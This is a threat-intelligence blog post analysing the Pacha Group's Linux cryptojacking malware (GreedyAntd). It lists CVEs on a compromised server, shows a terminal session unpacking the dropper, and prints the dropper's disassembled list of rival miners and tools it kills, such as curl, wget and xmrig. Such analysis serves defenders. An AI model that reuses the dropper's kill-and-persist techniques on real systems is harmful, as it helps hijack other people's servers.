Technical Analysis: Pacha Group Deploying Undetected Cryptojacking Campaigns on Linux Servers

intezer.com/blog-technical-analysis-pacha-group/

February 28, 2019

Written by Ignacio Sanmillan - 28 February 2019

Get Free Account


Join Now

Introduction

Cryptomining malware, also known as cryptojacking or cryptocurrency mining malware, refers to software developed to take over a computer's resources and use them forcryptocurrency mining without a user's explicit permission.

There are several reports documenting this newer malware breed and how it has become more popular in the last few years.

Antd is a miner found in the wild on September 18, 2018. Recently we discovered that the authors from Antd are actively delivering newer campaigns deploying a broad number of components, most of them completely undetected and operating within compromised third party Linux servers. Furthermore, we have observed that some of the techniques implemented by this group are unconventional, and there is an element of sophistication to them. We believe the authors behind this malware are from Chinese origin. We have labeled the undetected Linux.Antd variants, **Linux.GreedyAntd**and classified the threat actor as **Pacha Group**.




String Reuse from Antd and GreedyAntd


Technical Analysis

Infrastructure Overview:

Based on our findings Linux.GreedyAntd's operations closely resemble previous cryptojacking campaigns deployed by Pacha Group in the past. A resumed overview of the current infrastructure is as follows:



The attack chain commences by intruding into a given vulnerable server. Based on the services the compromised servers were publicly exposing, we can assume the attackers opted to launch a brute-force attack against services like WordPress or PhpMyAdmin, or used a known exploit for an outdated version of alike services. The following is an overview of the open services and known vulnerabilities found in one of the compromised systems:



Web Technologies

- Bootstrap
- FancyBox
- Font Awesome
- Google Font API
- jQuery
- jQuery Migrate
- MySQL
- PHP
- WordPress
- Yoast SEO

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2016-4979	The Apache HTTP Server 2.4.18 through 2.4.20, when mod_http2 and mod_ssl are enabled, does not properly recognize the "SSLVerifyClient require" directive for HTTP/2 request authorization, which allows remote attackers to bypass intended access restrictions by leveraging the ability to send multiple requests over a single connection and aborting a renegotiation.
CVE-2016-8612	Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an Improper Input Validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.
CVE-2017-7679	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
CVE-2017-9788	In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.
CVE-2017-9798	Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
CVE-2016-4975	Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).
CVE-2017-15710	In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
CVE-2018-11763	In Apache HTTP Server 2.4.17 to 2.4.34, by sending continuous, large SETTINGS frames a client can occupy a connection, server thread and CPU time without any connection timeout coming to effect. This affects only HTTP/2 connections. A possible mitigation is to not enable the h2 protocol.
CVE-2018-1283	In Apache httpd 2.4.0 to 2.4.29, when mod_session is configured to forward its session data to CGI applications (SessionEnv on, not the default), a remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGIs, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.
CVE-2017-3167	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
CVE-2018-1312	In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.
CVE-2016-1546	The Apache HTTP Server 2.4.17 and 2.4.18, when mod_http2 is enabled, does not limit the number of simultaneous stream workers for a single HTTP/2 connection, which allows remote attackers to cause a denial of service (stream-processing outage) via modified flow-control windows.
CVE-2016-8740	The mod_http2 module in the Apache HTTP Server 2.4.17 through 2.4.23, when the Protocols configuration includes h2 or h2c, does not restrict request-header length, which allows remote attackers to cause a denial of service (memory consumption) via crafted CONTINUATION frames in an HTTP/2 request.
CVE-2016-8743	Apache HTTP Server, in all releases prior to 2.2.32 and 2.4.25, was liberal in the whitespace accepted from requests and sent in response lines and headers. Accepting these different behaviors represented a security concern when httpd participates in any chain of proxies or interacts with back-end application servers, either through mod_proxy or using conventional CGI mechanisms, and may result in request smuggling, response splitting and cache pollution.

Once the attackers are able to break into a given compromised server, they will run a series of stages in their attack chain.

Main Dropper:

Once a system is compromised the first implant that will be executed is a UPX packed statically linked stripped ELF.

```
ulexec  intezer  ~ > Downloads > China_Antd > 185.165.169.6 > jp $ sha256sum ./jm
dafac060867643d27a81e99e3753d155658e5f4a7f359317e0e8609fc7d14373  ./jm
ulexec  intezer  ~ > Downloads > China_Antd > 185.165.169.6 > jp $ upx -d ./jm -o ./jm.unpacked
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    158336 <-     84236   53.20%   linux/ElfAMD   jm.unpacked

Unpacked 1 file.
ulexec  intezer  ~ > Downloads > China_Antd > 185.165.169.6 > jp $ file ./jm.unpacked
./jm.unpacked: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
ulexec  intezer  ~ > Downloads > China_Antd > 185.165.169.6 > jp $
```


This ELF binary is the main component in the intrusion stage and it is worth dedicating a separate section to. We will refer to this binary as the ‘first stage’ or ‘main dropper’ throughout the blog.

This binary is responsible for various tasks. One of the first actions it will take is to assure that the current compromised server is not infected by other cryptominers by using a technique similar to that of a ‘bot kill’ approach (as known in the DDoS scene) killing any other cryptominer that is currently running in the system. The following list contains the file names belonging to known foreign cryptominers:


```
off_416D30      dq offset aUfw            ; DATA XREF: .text:loc_404270
                                          ; sub_4042B0:loc_4043A0↑r
                                          ; "ufw"
                dq offset aUsrBinPerl+9   ; "perl"
                dq offset aNative_svc     ; "native_svc"
                dq offset aKworkerds      ; "kworkerds"
                dq offset aUsrBinCurl+9   ; "curl"
                dq offset aUsrBinWget+9   ; "wget"
                dq offset aSendmail       ; "sendmail"
                dq offset aPostdrop       ; "postdrop"
                dq offset aDs_agent       ; "ds_agent"
                dq offset aChattr         ; "chattr"
                dq offset aBashg          ; "bashg"
                dq offset a_sshd          ; ".sshd"
                dq offset aSustes         ; "sustes"
                dq offset a_historys      ; ".Historys"
                dq offset aSystemed       ; "systemed"
                dq offset aXmrig          ; "xmrig"
                dq offset aMinormvd       ; "minormvd"
                dq offset aKblockd_svc    ; "kblockd_svc"
                dq offset aKworkerdssx    ; "kworkerdssx"
                dq offset a_sshd+1        ; "sshd"
                dq offset aKworkerdssxz   ; "kworkerdssxz"
                dq offset aDdg            ; "ddg"
                dq offset aDgg            ; "dgg"
                dq offset aGrep           ; "grep"
                dq offset aHttp           ; "http"
                dq offset aUsrBinPython2+9 ; "python2"
                dq offset aUsrBinPython3+9 ; "python3"
                dq offset aUsrBinPython+9 ; "python"
                dq offset aAtd            ; "atd"
                dq offset aChrony         ; "chrony"
                dq offset aFirefox        ; "firefox"
                dq offset aBash           ; "bash"
                dq offset aUsrBinPerl+9   ; "perl"
                dq offset aSync_supers    ; "[sync_supers]"
                dq offset aSysstats       ; "sysstats"
                dq offset a_Watchbog+2    ; "watchbog"
                dq offset aLdLinuxX8664   ; "ld-linux-x86-64"
                dq offset aSysstats       ; "sysstats"
                dq offset aJavaDprogram_  ; "java -Dprogram."
                dq offset a_Watchbog      ; "./watchbog"
```

We recognized that one of the file names in this list is the Korkerds miner reported by TrendMicro as well as other known miners such as DDG or XMRig. This reinforces the assumption that the list is indeed a blacklist of file names of known miners operating in the wild.


Processes with a filepath residing in '/tmp/', '/usr/tmp' or '/dev/shm' will be killed. We concluded that the purpose of this aggressive behavior is intended to discover further miner processes or malware that were not covered in the initial miner process blacklist.



We have also noticed that some implants were checking for potential JBOSS compromised servers by attempting to access specific paths in order to detect and restrict potential operational webshells or dropped binaries by removing all available file permissions to them. There is a github project called JexBoss regarding JBOSS serialization vulnerabilities that uses these same paths, suggesting that authors behind other cryptomining campaigns could be using it to spread their infrastructures, answering why these paths are being searched for:



